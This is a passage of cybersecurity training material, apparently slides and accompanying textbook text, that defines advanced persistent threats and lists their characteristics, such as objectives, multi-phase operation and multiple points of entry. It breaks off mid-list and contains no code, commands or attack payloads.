
- Classified documents
- User credentials
- Personal information about employees or customers
- Network information
- Transaction information
- Credit card information
- Organization’s business strategy information
- Control system access information

What are Advanced Persistent Threats?

An advanced persistent threat is defined as a type of network attack whereby an attacker gains unauthorized access to a target network and remains in the network without being detected for a long time. The word “advanced” signifies the use of techniques to exploit the underlying vulnerabilities in the system. The word “persistent” signifies the external command-and-control (C&C) system that continuously extracts the data and monitors the victim’s network. The word “threat” signifies human involvement in coordination. APT attacks are highly sophisticated attacks whereby an attacker uses well-crafted malicious code along with a combination of multiple zero-day exploits to gain access to the target network. These attacks involve well-planned and coordinated techniques whereby attackers erase evidence of their malicious activities after their objectives have been fulfilled. APT attacks are usually performed on organizations possessing valuable information, such as financial, healthcare, defense and aerospace, manufacturing, and business organizations. The main objective of these attacks is to obtain sensitive information rather than sabotaging the organization and its network.


Information obtained by an attacker through APT attacks includes:

- Classified documents
- User credentials
- Employee’s or customer’s personal information
- Network information
- Transaction information
- Credit card information
- Organization’s business strategy information
- Control system access information



Characteristics of Advanced Persistent Threats

Objectives	Obtaining **sensitive information** or fulfilling political or strategic goals
Timeliness	Time taken by the attacker from **assessing the target system** for vulnerabilities to gaining and maintaining the access
Resources	Amount of **knowledge, tools, and techniques** required to perform an attack
Risk Tolerance	Level up to which the **attack remains undetected** in the target's network
Skills and Methods	**Methods and tools** used by the attackers to perform a certain attack
Actions	APT consists of a certain number of technical "actions" that causes them to differ from other cyberattacks
Attack Origination Points	Numerous attempts to gain entry into the target's network



Characteristics of Advanced Persistent Threats (Cont'd)

Numbers Involved in the Attack	Number of **host systems** that are involved in the attack
Knowledge Source	Gathering information through online sources about specific threats
Multi-phased	APT attacks are **multiphased** which include reconnaissance, gaining access, discovery, capture, and data exfiltration
Tailored to the Vulnerabilities	APTs target-specific vulnerabilities present in the **victim's network**
Multiple Points of Entry	The adversary creates **multiple points of entry** through the server to maintain access to the target network
Evading Signature-Based Detection Systems	APT attacks can **easily bypass** the security mechanisms such as firewall, antivirus software, IDS/IPS, and email spam filter
Specific Warning Signs	Specific indications of an APT attack include inexplicable **user account activities**, presence of backdoors, unusual file transfers and file uploads, unusual database activity, etc.

Characteristics of Advanced Persistent Threats

APTs have various characteristics based on which attackers can design and plan their activities to successfully launch an attack.

According to security researchers Sean Bodmer, Dr. Max Kilger, Jade Jones, and Gregory Carpenter, some key characteristics of APTs are as follows:

- **Objectives**

  The main objective of any APT attack is to repeatedly obtain sensitive information by gaining access to the organization's network for illegal earnings. Another objective of an APT may be spying for political or strategic goals.

- **Timeliness**

  It refers to the time taken by an attacker from assessing the target system for vulnerabilities to exploiting them to gain and maintain access to the target system.

- **Resources**

  It is defined as the amount of knowledge, tools, and techniques required to perform an attack. APT attacks are more sophisticated attacks performed by highly skilled cyber-criminals, and they require considerable resources.

- **Risk Tolerance**

  It is defined as the level up to which the attack remains undetected in the target network. APT attacks are well planned and executed with proper knowledge of the target network, which helps them remain undetected in the network for a long time.

- **Skills and Methods**

  These are the methods and tools used by attackers to perform a certain attack. The methods used for performing the attack include various social engineering techniques to gather information about the target, techniques to prevent detection by security mechanisms, and techniques to maintain access for a long time.

- **Actions**

  APT attacks follow a certain number of technical "actions" that make them different from other types of cyber-attacks. The main objective of such attacks is to maintain their presence in the victim's network for a long time and extract as much data as possible.

- **Attack Origination Points**

  They refer to the numerous attempts made to gain entry into the target network. Such points of entry can be used to gain access to the network and launch further attacks. To succeed in gaining initial access, the attacker needs to conduct exhaustive research to identify the vulnerabilities and gatekeeper functions in the target network.

- **Numbers Involved in the Attack**

  It is defined as the number of host systems involved in the attack. APT attacks are usually performed by a crime group or crime organization.

- **Knowledge Source**

  It is defined as the gathering of information through online sources about specific threats, which can be further exploited to perform certain attacks.

- **Multi-phased**

  One of the important characteristics of APTs is that they follow multiple phases to execute an attack. The phases followed by an APT attack are reconnaissance, access, discovery, capture, and data exfiltration.

- **Tailored to the Vulnerabilities**

  The malicious code used to execute APT attacks is designed and written such that it targets the specific vulnerabilities present in the victim's network.

- **Multiple Points of Entries**

